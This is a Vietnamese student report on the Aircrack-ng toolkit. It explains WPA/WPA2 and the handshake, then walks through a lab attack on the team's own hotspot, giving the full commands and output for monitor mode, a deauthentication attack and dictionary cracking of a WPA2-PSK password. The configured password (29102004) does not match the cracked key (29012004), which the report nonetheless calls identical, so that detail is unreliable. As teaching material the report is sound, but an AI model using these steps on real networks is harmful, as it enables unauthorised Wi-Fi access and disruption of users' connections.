--simd-list: Hiển thị danh sách các kiến trúc SIMD có sẵn trên máy.
--simd=<option>: Sử dụng một kiến trúc SIMD cụ thể, ví dụ:
generic, avx512, avx2, avx, sse2, altivec, power8, asimd, neon.
```

1.3.5 airbase-ng

Airbase-ng là một công cụ đa năng được thiết kế để thực hiện các cuộc tấn công tập trung vào thiết bị khách (client) thay vì tập trung vào điểm truy cập (Access Point - AP). Với tính linh hoạt và đa chức năng, việc tóm tắt đầy đủ các khả năng của công cụ này là một thách thức. Dưới đây là một số tính năng nổi bật của Airbase-ng:

- Triển khai tấn công Caffe Latte trên mạng WEP, nhắm mục tiêu vào thiết bị khách.
- Triển khai tấn công Hirte trên mạng WEP, khai thác lỗ hổng từ thiết bị khách.
- Khả năng thu thập WPA/WPA2 handshake, hỗ trợ trong việc giải mã mật khẩu.
- Hoạt động như một điểm truy cập Ad-Hoc, cho phép kết nối ngang hàng giữa các thiết bị.
- Hoạt động như một Access Point hoàn chỉnh để đánh lừa các thiết bị khách.
- Lọc các kết nối dựa trên SSID hoặc địa chỉ MAC của thiết bị khách.
- Khả năng thao tác và gửi lại các gói tin đã thu thập.
- Hỗ trợ mã hóa gói tin gửi đi và giải mã gói tin nhận về.

```
2. Tùy chọn nâng cao
-A: Chế độ Ad-Hoc, cho phép các thiết bị khác kết nối ngang hàng.
-L: Tấn công Caffe-Latte trên mạng WEP (dành cho driver không hỗ trợ phân mảnh).
-N: Tấn công Cfrag trên mạng WEP (khuyến nghị).
-z <type>: Thiết lập cờ WPA1. Loại:
1=WEP40, 2=TKIP, 3=WRAP, 4=CCMP, 5=WEP104.
-Z <type>: Tương tự như -z, nhưng dành cho WPA2.
-P: Phản hồi mọi probe request, ngay cả khi không xác định ESSID.
-I <interval>: Đặt khoảng thời gian giữa các beacon (tính bằng ms).
-F <prefix>: Ghi tất cả các gói tin gửi/nhận vào tệp pcap với tiền tố chỉ định.
3. Tùy chọn lọc
--bssid <MAC>: Lọc theo địa chỉ MAC của điểm truy cập.
--bssids <file>: Lọc theo danh sách địa chỉ MAC của các AP từ tệp.
--client <MAC>: Lọc theo địa chỉ MAC của thiết bị khách.
--clients <file>: Lọc theo danh sách địa chỉ MAC của thiết bị khách từ tệp.
--essid <ESSID>: Chỉ định ESSID của điểm truy cập (mặc định: default).
--essids <file>: Lọc ESSID từ danh sách trong tệp.
```

Mục tiêu chính trong việc triển khai Airbase-ng là khuyến khích các thiết bị khách kết nối với điểm truy cập giả được tạo ra, thay vì ngăn chặn chúng truy cập vào điểm truy cập thực tế. Đây là công cụ mạnh mẽ để kiểm tra mức độ bảo mật của thiết bị khách và phát hiện các lỗ hổng tiềm ẩn trong mạng không dây [12].

Ví dụ cho Tấn công Hirte ở chế độ Access Point:

Hirte Attack in Access Point mode

This attack obtains the wep key from a client. It depends on receiving at least one ARP request or IP packet from the client after it has associated with the fake AP.

Enter:

```
airbase-ng -c 9 -e teddy -N -W 1 rausb0
```

Where:

- -c 9 specifies the channel
- -e teddy filters a single SSID
- -N specifies the Hirte attack
- -W 1 forces the beacons to specify WEP
- rausb0 specifies the wireless interface to use

The system responds:

```
18:57:54  Created tap interface at0
18:57:55  Client 00:0F:B5:AB:CB:9D associated (WEP) to ESSID: "teddy"
```

Hình 8: Tấn công Hirte ở chế độ Access Point [12]

1.3.6 Các công cụ bổ trợ khác (airdecap-ng, packetforge-ng)

Sử dụng airdecap-ng, người dùng có thể giải mã các tệp dữ liệu được thu thập từ mạng sử dụng giao thức WEP/WPA/WPA2. Đồng thời, công cụ này còn hỗ trợ loại bỏ tiêu đề giao thức không dây (wireless headers) khỏi các gói dữ liệu không mã hóa [13].

```
airdecap-ng [options] <pcap file>
Các tùy chọn
Tùy chọn chung (Common options):
-l: Không loại bỏ tiêu đề 802.11 khỏi gói tin đã giải mã.
-b <bssid>: Lọc theo địa chỉ MAC của điểm truy cập.
-e <essid>: Chỉ định SSID của mạng mục tiêu.
-o <fname>: Tên tệp đầu ra cho gói tin đã giải mã (mặc định: <src>-dec).
Tùy chọn cho WEP (WEP specific option):
-w <key>: Khóa WEP của mạng mục tiêu, nhập dưới dạng mã hex.
-c <fname>: Tên tệp đầu ra chứa gói tin WEP bị lỗi (mặc định: <src>-bad).
Tùy chọn cho WPA (WPA specific options):
-p <pass>: Mật khẩu WPA của mạng mục tiêu.
-k <pmk>: Khóa Pairwise Master Key (PMK) của WPA, nhập dưới dạng mã hex.
```

Packetforge-ng là công cụ được thiết kế để tạo ra các gói tin mã hóa, phục vụ cho mục đích tiêm gói tin (packet injection) vào mạng không dây. Công cụ này cho

phép tạo ra nhiều loại gói tin khác nhau, bao gồm yêu cầu ARP (ARP requests), UDP, ICMP, và các gói tin tùy chỉnh. Trong đó, việc tạo gói tin ARP để thực hiện tiêm gói tin là ứng dụng phổ biến nhất.

Để tạo một gói tin mã hóa, người dùng cần có một tệp PRGA (Pseudo Random Generation Algorithm). Tệp PRGA này được sử dụng để mã hóa các gói tin do công cụ tạo ra, đảm bảo tính tương thích và khả năng sử dụng trong quá trình tiêm gói tin vào mạng mục tiêu [14].

```
packetforge-ng <mode> <options>

 Tùy chọn Forge

-p <fctrl>: Thiết lập trường điều khiển frame (frame control) dưới dạng mã hex.

-a <bssid>: Chỉ định địa chỉ MAC của điểm truy cập (Access Point).

-c <dmac>: Chỉ định địa chỉ MAC của đích (Destination).

-h <smac>: Chỉ định địa chỉ MAC của nguồn (Source).

-j: Bật bit FromDS.

-o: Xóa bit ToDS.

-e: Vô hiệu hóa mã hóa WEP.

-k <ip[:port]>: Đặt địa chỉ IP và cổng đích.

-l <ip[:port]>: Đặt địa chỉ IP và cổng nguồn.

-t <ttl>: Thiết lập giá trị Time To Live (TTL).

-w <file>: Lưu gói tin đã tạo vào tệp định dạng pcap.

-s <size>: Xác định kích thước của gói tin null.

-n <packets>: Thiết lập số lượng gói tin cần tạo.

2. Tùy chọn nguồn (Source options)

-r <file>: Đọc gói tin từ một tệp dữ liệu thô.

-y <file>: Đọc PRGA (Pseudo Random Generation Algorithm) từ một tệp.

3. Các chế độ (Modes)

--arp: Tạo gói tin ARP (-0).

--udp: Tạo gói tin UDP (-1).

--icmp: Tạo gói tin ICMP (-2).

--null: Tạo gói tin null (-3).

--custom: Tạo gói tin tùy chỉnh (-9).
```

CHƯƠNG 2: MINH HỌA VIỆC SỬ DỤNG AIRCRACK-NG TRONG BẢO MẬT MẠNG KHÔNG DÂY

2.1 Sơ lược về một số lý thuyết nền tảng

2.1.1 Giới thiệu về WPA/WPA2

Mạng không dây Wi-Fi đã trở thành một phần thiết yếu trong đời sống và công việc hàng ngày, tuy nhiên nó cũng tiềm ẩn nhiều nguy cơ an ninh mạng. Để bảo vệ dữ liệu truyền tải qua mạng không dây, các giao thức bảo mật như WEP, WPA, và WPA2 đã lần lượt được triển khai. Trong đó, Wi-Fi Protected Access (WPA) và WPA2 được thiết kế nhằm thay thế WEP (Wired Equivalent Privacy), vốn tồn tại nhiều lỗ hổng bảo mật nghiêm trọng. WPA/WPA2 mang đến cơ chế mã hóa mạnh mẽ và xác thực đáng tin cậy hơn, được tiêu chuẩn hóa trong các phiên bản IEEE 802.11i [15].

WPA được giới thiệu vào năm 2003 như một giải pháp tạm thời để khắc phục các lỗ hổng của WEP. WPA sử dụng giao thức Temporal Key Integrity Protocol (TKIP), cải tiến từ WEP bằng cách:

- Thay đổi khóa mã hóa động: Khóa được tạo lại cho mỗi gói tin, giảm nguy cơ tấn công dựa trên phân tích lưu lượng.
- Tích hợp mã kiểm tra toàn vẹn: Đảm bảo rằng dữ liệu không bị sửa đổi trong quá trình truyền tải.

Tuy nhiên, WPA vẫn mang một số yếu điểm do phụ thuộc vào phần cứng cũ và TKIP dần trở nên lỗi thời trước các tấn công hiện đại.

WPA2, ra mắt vào năm 2004, là phiên bản nâng cấp của WPA, tích hợp hoàn toàn các yêu cầu bảo mật của chuẩn IEEE 802.11i. Một số đặc điểm nổi bật của WPA2 bao gồm:

- Mã hóa AES (Advanced Encryption Standard):
- Thay thế TKIP bằng AES, cung cấp mức độ bảo mật cao hơn.
- AES sử dụng mã hóa đối xứng với khóa dài 128-bit hoặc hơn, được coi là tiêu chuẩn bảo mật mạnh mẽ cho đến ngày nay.

- Hỗ trợ CCMP (Counter Mode Cipher Block Chaining Message Authentication Code Protocol): Là một giao thức mã hóa hiện đại đảm bảo tính toàn vẹn và bảo mật dữ liệu.

WPA/WPA2 có hai chế độ hoạt động chính:

- Personal Mode (PSK - Pre-Shared Key): Mỗi thiết bị sử dụng một khóa chung được cấu hình sẵn (thường là mật khẩu). Phù hợp cho các mạng gia đình và văn phòng nhỏ.
- Enterprise Mode: Sử dụng máy chủ RADIUS (Remote Authentication Dial-In User Service) để quản lý và xác thực người dùng. Được sử dụng trong các tổ chức lớn hoặc môi trường yêu cầu bảo mật cao.

WPA/WPA2 đã trở thành tiêu chuẩn bảo mật mặc định trên hầu hết các thiết bị Wi-Fi ngày nay. Tuy nhiên, ngay cả với các cải tiến này, một số lỗ hổng vẫn tồn tại, chẳng hạn như:

- Tấn công brute force hoặc dictionary vào WPA-PSK.
- Lỗ hổng liên quan đến WPS (Wi-Fi Protected Setup).
- Tấn công KRACK (Key Reinstallation Attack) vào WPA2, cho thấy các yếu điểm của giao thức.

Do đó, việc nghiên cứu và hiểu rõ các cơ chế hoạt động của WPA/WPA2 là cần thiết để triển khai các biện pháp bảo mật phù hợp cho mạng không dây.

2.1.2 Khái niệm về 4-way handshake trong WPA/WPA2

Quy trình 4-way handshake trong WPA/WPA2 là một thành phần quan trọng của cơ chế bảo mật mạng không dây. Mục đích chính của handshake là:

- Xác thực lẫn nhau giữa Access Point (AP) và thiết bị client.
- Thiết lập khóa mã hóa phiên (Pairwise Transient Key - PTK) để mã hóa dữ liệu truyền tải.

Handshake được thiết kế để đảm bảo rằng cả AP và client đều sở hữu khóa chia sẻ trước (PSK - Pre-Shared Key) hoặc khóa chính (PMK - Pairwise Master Key), từ đó đảm bảo

tính bảo mật của phiên kết nối [15]. Handshake trong WPA/WPA2 bao gồm 4 bước chính như sau:

- Bước 1: AP gửi ANonce cho client

  Sau khi client gửi yêu cầu kết nối (Association Request), AP sẽ tạo một số ngẫu nhiên (ANonce) và gửi tới client. ANonce là một phần trong quá trình tạo PTK, giúp đảm bảo mỗi phiên có khóa mã hóa duy nhất [16].

- Bước 2: Client trả về SNonce và MIC

  Client tạo một số ngẫu nhiên khác (SNonce) và gửi lại cho AP. Trong bước này, client cũng tính toán Message Integrity Code (MIC) bằng cách sử dụng PMK và các giá trị như ANonce, SNonce, địa chỉ MAC của AP và client [17].

- Bước 3: AP xác thực SNonce và gửi PTK

  AP kiểm tra MIC từ client để đảm bảo thông tin không bị thay đổi trong quá trình truyền. Sau đó, AP gửi PTK (được tạo dựa trên PMK, ANonce, SNonce) cùng với Group Temporal Key (GTK) để mã hóa dữ liệu nhóm.

- Bước 4: Client xác thực GTK


  Client xác nhận thông tin nhận được từ AP. Khi quá trình hoàn tất, cả AP và client đều sử dụng PTK để mã hóa dữ liệu.

4-way handshake không chỉ xác thực thiết bị mà còn đảm bảo tính toàn vẹn và bảo mật của dữ liệu. Tuy nhiên, nếu kẻ tấn công thu thập được gói tin handshake, chúng có thể sử dụng các phương pháp tấn công brute force hoặc từ điển để bẻ khóa mật khẩu PSK [16]. Điều này nhấn mạnh tầm quan trọng của việc sử dụng mật khẩu mạnh và các biện pháp bảo mật bổ sung như vô hiệu hóa WPS (Wi-Fi Protected Setup).

2.2 Xây dựng kịch bản thử nghiệm

Aircrack-ng là một trợ thủ đắc lực cho việc kiểm thử bảo mật mạng không dây. Có nhiều tình huống mà các chuyên gia bảo mật có thể sử dụng bộ công cụ này như đã trình bày ở chương 1. Để minh họa cho tính ứng dụng của Aircrack-ng, nhóm nghiên


cứu đã xây dựng một thí nghiệm sử dụng kỹ thuật tấn công bằng từ điển để bẻ khóa mật khẩu trên mạng WPA2-PSK thông qua việc nghe lén quá trình 4-way handshake.



Hình 9. Sơ đồ thí nghiệm

Nhóm nghiên cứu tiến hành thí nghiệm với một số thiết bị để mô phỏng lại sơ đồ như sau:

- Access Point: sử dụng một smartphone để tạo một điểm phát sóng đơn giản với băng tần 2.4GHz, ESSID là "WinZSoCool", kiểu bảo mật là WPA2-PSK, Password là 29102004 (sử dụng sinh nhật để làm password, mô phỏng một thói quen phổ biến của nhiều người)



Hình 10. Cấu hình AP

- Hacker: sử dụng Kali Linux với bộ công cụ Aircrack-ng để tiến hành tấn công và tìm ra mật khẩu của mạng wifi, được trang bị một USB Wifi rời TP-Link để thực hiện nghe lén và thu nhận dữ liệu 4-way handshake

Hình 11. USB Wifi rời TP-Link

- Client: sử dụng máy tính Windows 11, truy cập và sử dụng mạng wifi.

Về phương pháp, nhóm nghiên cứu tiến hành tấn công bằng từ điển với các hàng loạt các dạng mật khẩu dễ đoán và thường dùng như ngày tháng năm sinh, số điện thoại, họ tên, mật khẩu dễ nhớ,…để dò tìm mật khẩu chính xác của mạng thu được từ việc nghe lén quá trình 4-way handshake.

2.3 Thực hiện thử nghiệm theo kịch bản

Bộ công cụ Aircrack-ng được cài đặt mặc định trong hệ điều hành Kali Linux. Trong thí nghiệm này, nhóm sẽ sử dụng 4 công cụ trong Aircrack-ng, gồm có:

- Airmon-ng: dùng để kích hoạt chế độ monitor cho USB Wifi TP-Link
- Airodump-ng: dùng để thu thập và nghe lén dữ liệu mạng
- Aireplay-ng: dùng để tấn công deauthen lên client
- Aircrack-ng: dùng để bẻ khóa mật khẩu

Đầu tiên, ta cần tiến hành cài đặt driver cho USB wifi TP-Link thông qua repo Github của loại USB này.

```bash
git clone https://github.com/aircrack-ng/rtl8812au.git
cd rtl8812au
make clean
make
make install
```

Hình 12. Cài đặt driver USB wifi

Sau khi đã cài đặt driver, ta cần chuyển USB về chế độ Monitor. Ở chế độ này, thay vì thực hiên các tác vụ nhận và gửi gói tin theo đúng các kết nối bình thường thì USB wifi sẽ lắng nghe và ghi nhận toàn bộ các dữ liệu mạng xung quanh phạm vi mà nó quét được, bất kể nguồn gốc hay đích đến dù không liên hệ gì đến nó. Việc này sẽ tạo tiền đề cho việc nghe lén được quá trình 4-way handshake.

```
┌──(root㉿kali)-[/home/kali/Uni_lab/MKD]
└─# airmon-ng check kill


┌──(root㉿kali)-[/home/kali/Uni_lab/MKD]
└─# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy2    wlan0           rtl8xxxu        TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
                (monitor mode enabled)
```

Hình 13. Bật chế độ monitor bằng airmon-ng

```
┌──(root㉿kali)-[/home/kali/Uni_lab/MKD]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on
```


Hình 14. Kiểm tra trạng thái card mạng

Sau đó tiến hành nghe lén các dữ liệu xung quanh để tìm kiếm mục tiêu bằng công cụ airodump-ng, công cụ này sẽ điều khiển USB wifi để thu thập các thông tin như tên wifi (ESSID), địa chỉ mac của AP (BSSID), kiểu mã hóa,…Đây là một bước quan trọng để thám thính các mục tiêu tìm năng cho việc bẻ khóa. Lệnh thực hiện đơn giản như sau: *airodump-ng wlan0*

```
CH 11 ][ Elapsed: 18 s ][ 2024-11-19 09:08 ][ WPA handshake: 46:59:02:D8:CC:80

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

20:A6:CD:73:94:22  -78        2        0    0  11   65   WPA2 CCMP   PSK  Wi-MESH - HCMUTE
20:A6:CD:73:94:21  -74        2        0    0  11   65   OPN              Wi-MESH 2.4G
44:48:A1:94:10:41  -76        2        0    0   1   65   OPN              Wi-MESH 2.4G
C0:C1:C0:F2:F6:5D  -76        0        7    0  11   -1   WPA              <length:  0>
CE:B9:9E:5D:20:E9  -63        5        1    0   6  130   WPA3 CCMP   SAE  D
34:FC:A9:77:9A:40  -77        1        7    0  11   65   OPN              Free Wi-MESH
20:A6:AD:54:F4:60  -79        0        1    0  11   -1   OPN              <length:  0>
6C:F3:7F:E8:DB:40  -79        1        0    0  11  195   WPA2 CCMP   PSK  TID_FFL
B4:A2:5C:46:08:90  -70        5        0    0  11  360   OPN              UTE WIFI
A8:BD:27:D6:69:40  -79        2        0    0   6   65   OPN              Free Wi-MESH
44:48:A1:94:72:E2  -64       11        0    0   6   65   WPA2 CCMP   PSK  Wi-MESH - HCMUTE
```


Hình 15. Giao diện khi chạy công cụ airodump-ng


Sau khi chạy airodump-ng, công cụ này sẽ sinh ra các file pcap và log để lưu lại dữ liệu ghi nhận được. Ở bước này, như đã kịch bản đã dựng, nhóm sẽ tập trung mục tiêu vào AP "WinZSoCool".



Hình 16. Các file được airodump-ng sinh ra

Sử dụng wireshake để phân tích cụ thể hơn về AP mục tiêu. Ở đây ta thấy mạng mục tiêu đang dùng WPA/WPA2 và đang hoạt động ở kênh 11, với địa chỉ mac là 46:59:02:d8:cc:80.





Hình 17. Gói tin xác thực của mạng mục tiêu

Tiếp theo ta chạy lại công cụ airodump-ng để tập trung nghe lén dữ liệu truyền nhận của AP mục tiêu.

```
┌──(root㉿kali)-[/home/kali/Uni_lab/MKD]
└─# airodump-ng --bssid 46:59:02:d8:cc:80 -c 11 -w psk wlan0
```

Hình 18. Nghe lén mạng mục tiêu bằng airodump-ng

Quan sát trên giao diện hoạt động của airodump-ng, ta có thể nhận diện được các client đang kết nối tới AP mục tiêu với địa chỉ mac là 98:43:FA:31:F7:95.


```
CH 11 ][ Elapsed: 12 s ][ 2024-11-19 09:16

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

46:59:02:D8:CC:80  -20 100       74       12    0  11  180   WPA2 CCMP   PSK  WinZSoCool

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

46:59:02:D8:CC:80  98:43:FA:31:F7:95   -1    1e- 0      0        1
```

Hình 19. Phát hiện client kết nối tới AP mục tiêu

Để thu được dữ liệu của quá trình 4-way handshake một cách hiệu quả, tránh việc chờ đợi quá lâu ta sẽ tiến hành tấn công deauthen lên client. Tấn công deauthen sẽ sử dụng công cụ aireplay-ng trong bộ công cụ nhằm gửi các tín hiệu ngắt kết nối giả mạo. Khi đó client sẽ phải thực hiện việc kết nối lại với AP và quá trình handshake theo đó cũng diễn ra. Chính lúc này, ta sẽ nghe lén được quá trình đó.

```
09:17:37  Sending 64 directed DeAuth (code 7). STMAC: [98:43:FA:31:F7:95] [ 6|54 ACKs]
09:17:37  Sending 64 directed DeAuth (code 7). STMAC: [98:43:FA:31:F7:95] [ 1|28 ACKs]
09:17:38  Sending 64 directed DeAuth (code 7). STMAC: [98:43:FA:31:F7:95] [16|72 ACKs]
09:17:39  Sending 64 directed DeAuth (code 7). STMAC: [98:43:FA:31:F7:95] [ 6|62 ACKs]
09:17:40  Sending 64 directed DeAuth (code 7). STMAC: [98:43:FA:31:F7:95] [ 3|65 ACKs]
```

Hình 20. Công cụ aireplay-ng đang gửi các tín hiệu giả



Hình 21. Thành công bắt được quá trình handshake

Ngắt airodump-ng và ta thành công thu được dữ liệu từ quá trình 4-way handshake giữa client và AP. Bước tiếp theo là tiến hành bẻ khóa nó bằng tấn công theo từ điển. Biết rằng mật khẩu của các mạng WPA/WPA2 PSK có độ dài từ 8 ký tự trở lên, người dùng thông thường có xu hướng đặt các mật khẩu vừa đủ đáp ứng với yêu cầu và đảm bảo dễ nhớ để họ có thể sử dụng. Nắm bắt các thông tin này, nhóm nghiên cứu đã tiến hành viết chương trình bằng Python để sinh ra các từ điển mật khẩu thường dùng nhằm phục vụ việc bẻ khóa theo một số quy luật quen thuộc như: dãy số lặp lại, dãy số đơn giản, dãy số may mắn, số phong thủy, họ tên, ngày tháng năm sinh, tên và năm sinh, số điện thoại theo các đầu số các nhà mạng,….

Hình 22. Chương trình sinh từ điển

Sau khi sinh được các từ điển, ta tiến hành tấn công để dò tìm mật khẩu chính xác. Ở đây nhóm sẽ sử dụng từ điển về ngày tháng năm sinh, một dạng mật khẩu phổ biến khi nó vừa đủ yêu cầu 8 ký tự lại vừa dễ nhớ với người dùng. Công cụ được sử dụng là aircrack-ng, cùng tên với bộ công cụ, là thành phần quan trọng bậc nhất làm nên tên tuổi cho bộ công cụ này.

```
┌──(root㉿kali)-[/home/kali/Uni_lab/MKD]
└─# ls
psk-01.cap        psk-01.kismet.netxml  psk-02.csv          psk-02.log.csv  psk-03.kismet.csv    psk-04.cap        psk-04.kismet.netxml
psk-01.csv        psk-01.log.csv        psk-02.kismet.csv   psk-03.cap      psk-03.kismet.netxml  psk-04.csv        psk-04.log.csv
psk-01.kismet.csv psk-02.cap            psk-02.kismet.netxml psk-03.csv     psk-03.log.csv        psk-04.kismet.csv wordlist_birthday1.txt

┌──(root㉿kali)-[/home/kali/Uni_lab/MKD]
└─# aircrack-ng psk-04.cap -w wordlist_birthday1.txt
```

Hình 23. Tiến hành tấn công bằng aircrack-ng

```
                          Aircrack-ng 1.7

      [00:00:02] 19548/20088 keys tested (9529.16 k/s)

      Time left: 0 seconds                                      97.31%

                          KEY FOUND! [ 29012004 ]


      Master Key     : 5C 9A 3A 54 5E 46 F5 C5 AC C0 04 AD 98 D4 A5 0A
                       99 FA 9C 19 7F 17 32 E5 46 C7 6C C8 7F 83 B2 72

      Transient Key  : F0 06 F8 33 EF B5 A6 E8 36 BF 19 CB BE 31 09 08
                       D6 D0 B8 A0 D7 E5 15 C5 07 32 31 C7 21 A3 0A 75
                       B8 4B 1D 7E 6B 7E 49 58 9C 35 07 49 FA A0 BF 27
                       C7 52 92 80 13 EF 0A E6 B2 93 FC E4 55 EE 1C DA

      EAPOL HMAC     : DB DB CF 71 E9 FA E0 A1 F3 B3 9B 3E CB BC 8A CC
```

Hình 23. Thành công tìm ra mật khẩu đúng

=> Thành công tìm ra mật khẩu như cấu hình ban đầu là "29012004"

KẾT LUẬN

1. Tóm tắt nội dung và kết quả nghiên cứu

Trong thời đại mạng không dây ngày càng phổ biến, giao thức bảo mật WPA/WPA2 đã đóng vai trò quan trọng trong việc bảo vệ dữ liệu và đảm bảo tính toàn vẹn của các kết nối Wi-Fi. Với cơ chế mã hóa mạnh mẽ như AES và quy trình xác thực 4-way handshake, WPA/WPA2 đã nâng cao đáng kể mức độ an toàn so với các giao thức bảo mật trước đó như WEP. Tuy nhiên, những lỗ hổng bảo mật tiềm tàng, chẳng hạn như khả năng bị khai thác thông qua brute force, dictionary attack, hoặc KRACK attack, cho thấy rằng không có hệ thống nào là hoàn toàn an toàn.

Với đề tài "Tìm hiểu bộ công cụ Aircrack-ng. Minh họa việc sử dụng trong bảo mật mạng không dây", nhóm nghiên cứu đã hoàn thành được việc tìm hiểu và trình bày chi tiết về bộ công cụ Aircrack-ng, nêu ra đặc tính và công dụng từng công cụ đồng thời mô phỏng thành công thí nghiệm về tấn công dò mật khẩu bằng từ điển trên mạng WPA/WPA2 PSK. Qua đó làm rõ nét về các chức năng và tính ứng dụng cao của bộ công cụ Aircrack-ng trong bảo mật mạng không dây.

